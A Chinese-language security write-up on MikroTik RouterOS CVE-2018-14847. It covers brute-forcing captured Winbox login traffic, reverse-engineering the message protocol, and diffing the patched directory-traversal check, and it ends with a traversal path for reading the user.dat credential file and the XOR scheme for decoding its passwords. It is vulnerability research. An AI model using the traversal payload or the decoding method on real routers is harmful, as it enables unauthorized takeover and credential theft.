
```
K1:[a0,a1,a2,a3,a4,a5,a6] 2^56
K2:[b0,b1,b2,b3,b4,b5,b6] 2^56
K3:[c0,c1, 0, 0, 0, 0, 0] 2^16
```

对于 K3,只有 2 个”有效”字节，暴力破解所需算法复杂度为 2^16,
对于 K1,K2,算法复杂度为 2^56,比较容易破解拿到完整的 key,拿到 key 也就有了 pwdhash(密码的 md4 哈希值),便可以进行重新认证.

4. 服务器将客户端的应答利用自己计算的出的 key 解密，解出来则认证成功，反之认证失败，服务器返回 403/Forbidden 并发送 FIN 包准备结束会话，认证成功后双方开始进行正式通信,内容类型为 msg(二进制消息格式):
认证成功:



认证失败：



0x1c 数据包解密

利用 Tenable 提供的脚本和离线密码字典可以对登陆数据包进行爆破解出如下数据信息(这里密码字典比较简单仅作演示用)：

```
root@kali:~/Desktop/routeros-master/jsproxy_pcap_password_bruteforce/build# ./jsproxy_pcap_password_bruteforce
-f ../sample/login.pcap -p ../sample/passwords.txt
[+] Loading passwords...
[+] Passwords loaded: 18
[+] Initial request found.
[+] Server challenge received.
[+] Challenge response found.
Username: admin
Password: loser
Password Hash Hash: e17fb69252cc12d035318ee9117072c0
Master Key: 4ce0f1c75a4a042c876f59324ce764e7
```

0x1d JSON 格式解析

在 jsmin 的代码中我们可以看到客户端和服务器之间通信的 msg 格式都是 JSON:

```javascript
function msg2json(msg) {
    var str = '';
    for (var r in msg) {
        var pfx = r.charAt(0);
        if (pfx == '_') continue;
        if (str.length > 0) str += ',';
        var val = msg[r];
        switch (pfx) {
        case 'b':
        case 'u':
        case 'q':
            str += r + ':' + (val || 0);
            break;
        case 's':
            if (!val) val = '';
            val = val.replace(/\\/g, '\\\\');
            val = val.replace(/\'/g, '\\\'');
            str += r + ':' + "'" + val + "'";
            break;
        case 'r':
        case 'a':
            str += r + ':' + '[' + (val ? val: '') + ']';
            break;
        case 'm':
            {
                var s = '{}';
                if (val) {
                    s = msg2json(val);
                    if (s == null) return null;
                }
                str += r + ':' + s;
                break;
            }
        case 'U':
        case 'B':
        case 'Q':
            str += r + ':' + '[' + (val ? val: '') + ']';
            break;
```

通过逆向与关联分析,可以推断出 msg 的 JSON 格式如下:

{Uff0001:[13,7], uff0007: 0xfe000d,s1: 'admin'}

一条消息由多个键值对(key-value)组成,每个键值对称为一个变量，变量与变量之间以“,”相隔,以大括号首尾闭合:

{pfxID:val}
其中 pfx 是前缀 prefix 的缩写,表明 ID 的类型, val 是 ID 的值.
其中 pfx 有如下类型可取:


pfx type	pfx type
b:boolean	B:Boolean array
u:32 bit interger	U:32 bit interger array
q:64 bit interger	Q:64 bit interger array
a:ipv6	A:IPv6 array
s:string	S:String Array
r:raw data	R:Raw data array
m:Message	M:Message Array

那么问题来了,在上面的 msg 消息中,ff0001、ff0007 代表什么？数组[13,7]中的 13 和 7 又代表什么？回到 jsmin 源码中我们可以发现如下线索:


```
var BADID = 0xffffffff;
var SYS_TO = "Uff0001";
var SYS_CMD = "uff0007";
var STD_ID = "ufe0001";
var STD_NAME = "sfe0010";
var STD_DEAD = "ufe0013";
var DUDE_ENABLED = "b1";
var DUDE_DATA_DIR = "s2";
var DUDE_STATUS = "s3";
var DUDE_RANDOM_SEED = "u4";
var CONFIG_UNIQUE_ID = "r100fa0";
var CONFIG_VERSION = "u100fa1";
var CONFIG_FIRST_CONNECTION = "b100fa2";
```

```
readChunk: function(c) {
    var that = this;
    var req = {};
    req[SYS_TO] = [this.ID_FILEMAN, this.ID_TRANSFER];  //FILEMAN -> /nova/bin/fileman
    req[SYS_CMD] = this.CMD_READ;    //CMD_READ : 4
    req[STD_ID] = c.transID;
    req[this.SIZE] = 4096;
    post(req,
    function(rep) {
        if (isError(rep)) {
            c.failed = true;
            that.done(c);
            return;
```

通过源码阅读与固件逆向分析,发现当 RouterOS 收到消息后,会对“系统调用方法”SYS_TO 数组的第一个代号 13 进行映射(映射到/nova/bin/下的二进制文件),这种映射关系保存在/nova/etc/loader/system.x3 文件中:



代号 13 将告诉 SYS_TO 调用/nova/bin/user 来处理消息,剩下 7 代表什么意思呢？根据 linux 系统调用相关经验,我们可以推测其应该属于功能号(类似 sys_socketcall),通过对该文件进行逆向我们发现一处调用功能号 7 的 handler(处理接收的消息的对象),包含处理该类消息的各种方法:



```
.rodata:08056FC8 handler_7       dd offset sub_8053FBA   ; DATA XREF: sub_804D70A+475↑o
.rodata:08056FC8                                         ; sub_8053FBA+6↑o
.rodata:08056FCC                 dd offset sub_8053FCC
.rodata:08056FD0                 dd offset __ZN2nv7Handler12loadPermDataERKNS_7messageE ; nv::Handler::loadPermData(nv::message const&)
.rodata:08056FD4                 dd offset __ZN2nv7Handler12savePermDataERNS_7messageE ; nv::Handler::savePermData(nv::message &)
.rodata:08056FD8                 dd offset __ZN2nv7Handler6handleERNS_7messageE ; nv::Handler::handle(nv::message &)
.rodata:08056FDC                 dd offset __ZN2nv7Handler13handleBrkpathERKNS_7messageE ; nv::Handler::handleBrkpath(nv::message const&)
.rodata:08056FE0                 dd offset __ZN2nv7Handler11handleReplyERKNS_7messageE ; nv::Handler::handleReply(nv::message const&)
.rodata:08056FE4                 dd offset __ZN2nv7Handler9handleCmdERKNS_7messageEj ; nv::Handler::handleCmd(nv::message const&,uint)
.rodata:08056FE8                 dd offset __ZN2nv7Handler14cmdGetPoliciesERKNS_7messageE ; nv::Handler::cmdGetPolicies(nv::message const&)
.rodata:08056FEC                 dd offset sub_8050AE6   ; cmdGet
.rodata:08056FF0                 dd offset sub_8051DA0   ; cmdSet
.rodata:08056FF4                 dd offset __ZN2nv7Handler8cmdResetERKNS_7messageE ; nv::Handler::cmdReset(nv::message const&)
.rodata:08056FF8                 dd offset __ZN2nv7Handler9cmdGetObjERKNS_7messageEj ; nv::Handler::cmdGetObj(nv::message const&,uint)
.rodata:08056FFC                 dd offset __ZN2nv7Handler9cmdSetObjERKNS_7messageEj ; nv::Handler::cmdSetObj(nv::message const&,uint)
.rodata:08057000                 dd offset __ZN2nv7Handler9cmdGetAllERKNS_7messageEjj ; nv::Handler::cmdGetAll(nv::message const&,uint,uint)
.rodata:08057004                 dd offset __ZN2nv7Handler9cmdAddObjERKNS_7messageE ; nv::Handler::cmdAddObj(nv::message const&)
.rodata:08057008                 dd offset __ZN2nv7Handler12cmdRemoveObjERKNS_7messageEj ; nv::Handler::cmdRemoveObj(nv::message const&,uint)
.rodata:0805700C                 dd offset __ZN2nv7Handler10cmdMoveObjERKNS_7messageEj ; nv::Handler::cmdMoveObj(nv::message const&,uint)
.rodata:08057010                 dd offset __ZN2nv7Handler11cmdGetCountERKNS_7messageE ; nv::Handler::cmdGetCount(nv::message const&)
.rodata:08057014                 dd offset __ZN2nv7Handler10cmdUnknownERKNS_7messageEj ; nv::Handler::cmdUnknown(nv::message const&,uint)
.rodata:08057018                 dd offset __ZN2nv7Handler11cmdShutdownERKNS_7messageE ; nv::Handler::cmdShutdown(nv::message const&)
.rodata:0805701C                 dd offset __ZN2nv7Handler12shouldNotifyERKNS_7messageES3_ ; nv::Handler::shouldNotify(nv::message const&,nv::message const&
.rodata:08057020                 dd offset sub_8052B96
.rodata:08057024                 dd offset sub_8052B90
.rodata:08057028                 dd offset __ZN2nv7Handler15cmdDisconnectedERKNS_7messageE ; nv::Handler::cmdDisconnected(nv::message const&)
.rodata:0805702C                 dd offset __ZN2nv7Handler12notifiesSentEv ; nv::Handler::notifiesSent(void)
.rodata:08057030                 dd offset sub_804F3D2
.rodata:08057034                 dd offset sub_804EF1A
.rodata:08057038                 dd offset sub_8052E9C
.rodata:0805703C                 dd offset __ZN2nv7Handler11sendMessageERNS_7messageE ; nv::Handler::sendMessage(nv::message &)
.rodata:08057040                 dd offset __ZN2nv7Handler15exchangeMessageERNS_7messageEi ; nv::Handler::exchangeMessage(nv::message &,int)
.rodata:08057044                 dd offset sub_804EEE2
```

而前面我们知道 uff0007 代表 SYS_CMD,其值 0xfe000d 指定上面 handler 方法中的 cmdGet()分支:

```
ObjectHolder.prototype.fetch = function() {
    var attrs = this.attrs;
    if (attrs.getcmd == null && attrs.setcmd != null) return;
    var req = {};
    req.Uff0001 = attrs.path;
    req.uff0007 = attrs.getcmd || 0xfe000d;
    req.ufe000c = 0x5;
    if (attrs.refreshfilter) req.ufe000c |= attrs.refreshfilter;
    var me = this;
    var onreply = function(rep) {
        if (isError(rep)) return;
        update(me.obj, rep);
        me.obj._empty = false;
        me.lstns.notify(me.obj);
```

cmdGet()的主要功能是获取 jason 消息中字符串 admin 对应的用户信息:

```
nv *__stdcall cmdGet(nv *a1, int a2, int a3)
{
  int v3; // eax@1
  int v4; // eax@1
  unsigned int v5; // eax@3
  nv::message *v6; // eax@5
  nv::message *v7; // ST08_4@8
  nv::message *v9; // [sp-4h] [bp-34h]@1
  char v10; // [sp+Ch] [bp-24h]@5
  _DWORD *v11; // [sp+10h] [bp-20h]@1
  void *v12; // [sp+14h] [bp-1Ch]@2

  v3 = operator<<(&cout, "UserPrefs::cmdGet");
  endl(v3);
  v4 = nv::message::get<nv::string_id>(a3, 1);
  string::string(&v11, v4);
  if ( *v11 )
  {
    nv::message::message((nv::message *)&v12);
    v5 = sub_804FA18(a2, &v11);
    if ( v5 )
    {
      if ( *(_BYTE *)(v5 + 8) )
        v6 = (nv::message *)nv::message::message((nv::message *)&v10, (const nv::message *)(v5 + 12));
      else
        v6 = sub_804FA82((nv::message *)&v10, a2, (string *)v5);
      nv::message::operator=(&v12, &v10, v6, v6);
      nv::message::~message((nv::message *)&v10);
    }
    nv::cleanSys((nv *)&v12, v9);
    nv::cleanStd((nv *)&v12, v7);
    sub_804FE58((int)&v12);
    *(_DWORD *)a1 = v12;
    v12 = &nv::message::nilRep;
    nv::message::~message((nv::message *)&v12);
  }
  else
  {
    string::string(&v12, "no user name provided");
    nv::errorMsg(a1, 0xFE0006u, (const string *)&v12);
```

所以消息{Uff0001:[13,7], uff0007: 0xfe000d,s1: 'admin'}表示的含义是告知 RouterOS 服务器调用/nova/bin/user 的 7 号 handler(对象)的 cmdGet 方法来获取 admin 对应的用户相关信息,按照这种方法与规律我们可以解析任何一条 jason 消息，接下来我们可以利用上一小节爆破出来的数据来生成 key 解密出其余数据包,然后逐条 jason 消息进行解读分析如下:


```
root@kali:~/Desktop/routeros-master/jsproxy_pcap_parser/build# ./jsproxy_pcap_parser   -u admin -p loser  -f ../samples/login.pcap
Opening ../samples/login.pcap
[+] Found the initial request from c0a80264:474c to c0a80201:50
[+] Found the session ID: 00000001
[+] Found the 16 byte challenge: 704409e227be6d0646a9f6516e3b878e
[+] Generated the Master Key: 4ce0f1c75a4a042c876f59324ce764e7
[+] Generated the Server Key: af3a8b0b3ebda7b15db4a5638a4b734a
[+] Generated the Client Key: 81a761992707393f6a7a26c80a53b16e
[+] Found the challenge response
 <- {Uff0001:[1],uff000b:524286,s17:'x86',s15:'x86',s12:'',s11:'i386',sfe0009:'default',sff000a:'admin'}
-> {uff0007:5,Uff0001:[120]}
<- {b1:0,b12500:0,b188ff:0,u1:64,uff0003:2,uff0006:2,Uff0002:[120]}
-> {}
-> {uff0007:16646162,Uff0001:[24,1]}
<- {b1:0,b12400:0,b188ff:0,uff0003:2,uff0006:3,Uff0002:[24,1]}
-> {ufe000c:5,uff0007:16646157,Uff0001:[24,1]}
<- {b1:0,b13a00:0,b188ff:0,uff0003:2,uff0006:4,sc:'MikroTik',sd:'6.41',Uff0002:[24,1]}
-> {uff0007:16646157,s1:'admin',Uff0001:[13,7]}
<- {b1:0,b12400:0,b188ff:0,uff0003:2,uff0006:5,Uff0002:[13,7]}
-> {uff0007:16646157,Uff0001:[24,2],Uff0002:[44]}
<- {b1:0,b2c:0,b14801:0,b288ff:0,u1:9471,u2:255408,u3:235304,u5:1800,u6:1,u9:1,ua:8291068,ub:8199320,uc:1540990202,u18:1,u1c:91748,u1d:98,u23:249,u24:2297,u25:8096,u26:80071,uff0003:2,uff0006:6,q13:1944,q14:1944
,q28:261537792,q29:240951296,q2a:8490053632,q2b:8396103680,s4:'Intel(R)',s16:'6.41 (stable)',s19:'x86',s1a:'x86',s1b:'MikroTik',s27:'Dec/22/2017 11:55:15',s2c:'x86',U22:[1],Uff0002:[24,2]}
 -> skins/default.json
-> {uff0007:16646162,Uff0001:[13,8]}
<- {b1:0,b12400:0,b188ff:0,uff0003:2,uff0006:7,Uff0002:[13,8]}
-> {ufe000c:5,ufe0018:0,uff0007:16646148,Uff0001:[13,8]}
<- {b1:0,b14400:0,b188ff:0,ufe0019:1,uff0003:2,uff0006:8,Uff0002:[13,8],Mfe0002:[{ufe0001:0,sfe0010:'default'}]}
-> {uff0007:16646162,Uff0001:[120,6]}
-> {ufe000c:5,uff0007:16646157,Uff0001:[120,6]}
<- {b1:0,b12400:0,b188ff:0,uff0003:2,uff0006:9,Uff0002:[120,6]}
<- {b1:0,b6:0,b9:0,b1c:0,b1e:0,b1f:0,b20:1,b21:1,b22:1,b24:0,b28:0,b2c:0,b192:1,b12501:0,b188ff:0,bfe000a:0,u1:1,u3:16951488,u4:24422592,u5:2222237888,ua:16777215,ub:16777215,uc:0,ud:0,ue:0,uf:0,u10:0,u19:0,u1a:
0,u23:0,u64:2222237888,u65:16777215,u66:24422592,u67:0,u191:1,uff0003:2,uff0006:10,s1b:'',s29:'192.168.2.1',s2a:'vpn',s190:'MikroTik',s193:'',s194:'',r14:[0,12,41,238,39,97],r15:[0,12,41,238,39,107],Uff0002:[120
,6],M13:[],M69:[]}
```

0x1e 代码比对(Bindiff)

2018 年 4 月 23 日,Mikrotik 官方声明 CVE-2018-14847 已被修复,出于想知道官方做了哪些改动,我们从官网下载了 6.40.7(4 月 20)和 6.40.8(4 月 24)的简洁版本(.npk,类似 windows 补丁 installer),提取出固件后,通过 hash 和 bindiff 对所有程序一一比对,发现 nova/bin/mproxy 代码有一处代码块改动:

1.00	0.62	-------	0804CE80	nv::Handler::cmdSetObj(nv::message con...	0804CE80	nv::Handler::cmdSetObj(nv::message con...	address sequence
1.00	0.62	-------	0804CEC0	`non-virtual thunk to'nv::Looper::run(void)	0804CEC0	`non-virtual thunk to'nv::Looper::run(void)	address sequence
1.00	0.62	-------	0804CEF0	nv::Looper::sendMessage(nv::message &)	0804CEF0	nv::Looper::sendMessage(nv::message &)	address sequence
1.00	0.62	-------	0804CF60	nv::Handler::savePermData(nv::message &)	0804CF60	nv::Handler::savePermData(nv::message &)	address sequence
1.00	0.62	-------	0804CF70	nv::Handler::notifiesSent(void)	0804CF70	nv::Handler::notifiesSent(void)	address sequence
1.00	0.62	-------	0804D030	AMap::getDefaultCfg(void)	0804D030	AMap::getDefaultCfg(void)	address sequence
1.00	0.62	-------	0804D040	nv::Handler::cmdGetAll(nv::message cons...	0804D040	nv::Handler::cmdGetAll(nv::message cons...	address sequence
0.89	0.96	GI-J---	08050EC8	sub_8050EC8	08050EB4	sub_8050EB4	call reference matching

Line 542 of 542



由于代码一次扫描 4 字节的逻辑，存在过滤遗漏，修复后的函数增加了对字符串中“.”的校验且对”..”的校验更加严格，结合上下文，可以推断出此函数是过滤与检测目录遍历字符的：

```
char __usercall dir_traversal_check@<al>(string **a1@<eax>)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v1 = a1;
  v2 = *a1;
  while ( 1 )
  {
    if ( v2 == v1[1] )
      return 1;
    string::string((int)&v6, (int)v2, (int)a1, (int)a1);
    if ( !*v6 || !string::compare((string *)&v6, ".") )
    {
      v4 = vector<string>::erase((int)v1, v2, (int)v2 + 4);
LABEL_8:
      v2 = (string *)v4;
      goto LABEL_9;
    }
    if ( !string::compare((string *)&v6, "..") )
      break;
    v2 = (string *)((char *)v2 + 4);
LABEL_9:
    a1 = (string **)string::freeptr((string *)&v6);
  }
  if ( v2 != *v1 )
  {
    v5 = (string *)vector<string>::erase((int)v1, (string *)((char *)v2 - 4), (int)v2);
    v4 = vector<string>::erase((int)v1, v5, (int)v5 + 4);
```

```
nv *__userpurge sub_8050F62@<eax>(int a1@<esi>, nv *a2, Object *a3,
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v5 = (string *)&buf;
  switch ( a5 )
  {
    case 6:
      v6 = nv::message::has<nv::string_id>(a4, 1, a5 - 1, a5 - 1);
      if ( !(_BYTE)v6 )
        goto LABEL_11;
      v7 = v6;
      v8 = v6;
      v9 = nv::message::get<nv::string_id>(a4, 1);
      string::string((int)v66, v9, v8, v7);
      tokenize((const string *)&buf, (int)v66, '/');
      if ( !dir_traversal_check((string **)&buf) )
      {
```

通过代码比对可知该文件 mproxy 存在过滤或校验路径遍历问题的不足,即路径遍历漏洞,接下来便是针对该类型漏洞的各种测试,辅助 Burp Suite 等渗透测试工具与 RouterOS 调试,进行多次构造请求尝试,抓包分析,这里笔者就不对该测试过程详细描述了,有兴趣可参考 https://github.com/BasuCert/WinboxPoC ,通过特殊构造的请求,我们能够从服务器上读取任何想要的文件, 其中就包括存放 RouterOS 用户名密码等信息的文件 /flash/rw/store/user.dat.


0x2 漏洞利用


0x2a 未授权任意读利用

利用该漏洞的核心是基于路径遍历的缺陷获取存放用户名密码的数据库文件 user.dat,由于 RouterOS 没有使用标准的加密方式加密, 只是把密码原文和 md5(用户名 + "283i4jfkai3389") 做了一次 XOR 运算,运算结果完全可逆,几乎可以认为是明文存储了密码,使用 mikrotik-tools https://github.com/0ki/mikrotik-tools 包含的解码文件可以直接还原出明文密码,进而获得路由器的控制权:

```
key = md5(username + "283i4jfkai3389")
passwd = passwd xor key
```

这里主要按照上面解析出的 JASON 消息格式构造特定的数据包 1(Get //./.././.././../flash/rw/store/user.dat)绕过目录遍历检查,向服务器请求(Send Open File Request),在服务器收到数据包后提取出 Session ID(后面会解释为什么),再次构造数据包 2(Send File Content Request)向服务器请求,这样就能获得 user.dat,然后便可以解密出 passwd:

